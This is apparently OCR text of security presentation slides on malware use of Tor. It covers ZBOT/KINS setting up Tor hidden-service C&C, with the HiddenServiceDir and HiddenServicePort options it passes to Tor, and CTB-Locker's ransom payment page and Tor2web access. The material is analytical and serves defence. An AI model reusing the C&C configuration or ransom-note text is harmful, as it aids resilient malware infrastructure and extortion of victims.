
C&C Server

Deep Web provides **Resilience** and **High Availability**.




HOW DO CYBERCRIMINALS EXPLOIT THIS TECHNOLOGY?


Tor - The Onion Router



Hidden Services



KINS



blog.trendmicro.com Sites > TrendLabs Security Intelligence Blog > Malware > 64-bit ZBOT Leverages Tor, Improves Evasion Techniques


Jan 7

64-bit ZBOT Leverages Tor, Improves Evasion Techniques


9:48 am (UTC-7) | by Anthony Joe Melgarejo (Threat Response Engineer)

Reports have surfaced that ZeuS/ZBOT, the notorious online banking malware, is now targeting 64-bit systems. During our own investigation, we have confirmed that several ZBOT 32-bit samples (detected as TSPY_ZBOT.AAMV) do have an embedded 64-bit version (detected as TSPY64_ZBOT.AANP). However, our investigation also lead us to confirm other noteworthy routines of the malware, including its antimalware evasion techniques.


KINS - Static Analysis



32-bit executable




64-bit executable



TOR executable

KINS Infection Flow



--HiddenServiceDir "%appdata%\tor\hidden_service"

--HiddenServicePort "1080 127.0.0.1:23318"

--HiddenServicePort "5900 127.0.0.1:26824"

Tor pre-requisites

Tor Browser Installation

Tor2web

Allows Internet users to access Tor hidden services without using Tor Browser

Using Tor2Web


Tor:

- http://duskgytldkxiuqc6.***onion***

Tor2web:

- http://duskgytldkxiuqc6.***tor2web.org***
- http://duskgytldkxiuqc6.***onion.to***
- http://duskgytldkxiuqc6.***onion.cab***
- etc...

CTB-Locker - Overview




CTB-LOCKER

ECDH


BITCOIN

TOR AND TOR2WEB

CTB-Locker Infection Flow



CTB-Locker: Payment Sites



Enter your k

Enter your public k

Enter you publi

Payment required

Server accepts payment in Bitcoin (BTC) only.

If you have bitcoins:

1. Pay amount of 3 BTC to address: [redacted]
2. Transaction will take about 15-30 minutes to confirm.

If you do not have bitcoins:

1. Open one of the exchangers:
   https://en.bitcoin.it/wiki/Buying_bitcoins
   https://btcdirect.eu/
   https://www.bitboat.net/it/buy
   https://bitonic.nl/
and select exchange in your country and currency.
Or open https://localbitcoins.com/ and find person who sells bitcoins near you.


Buy 3 BTC (about of 690 USD) and make direct deposit to bitcoin address: [redacted]
Exact payment amount can vary depending of exchange rates.
4. Transaction completion may take several days.

Reload this page in 15 minutes. After transaction completes you will be redirected to decryption page.
Don't worry if some errors occurs and connection was broken. Wait 15 minutes and press F5.

To make sure that decryption is possible you are allowed to decrypt 2 any files for free. File size is limited up to 1 Mbyte.

Encrypted file: Browse... No file selected.

Blocked Payment sites




Tor2web Error: Access Denied to Entire Hidden Service

Access to this Hidden Service has been completely blocked

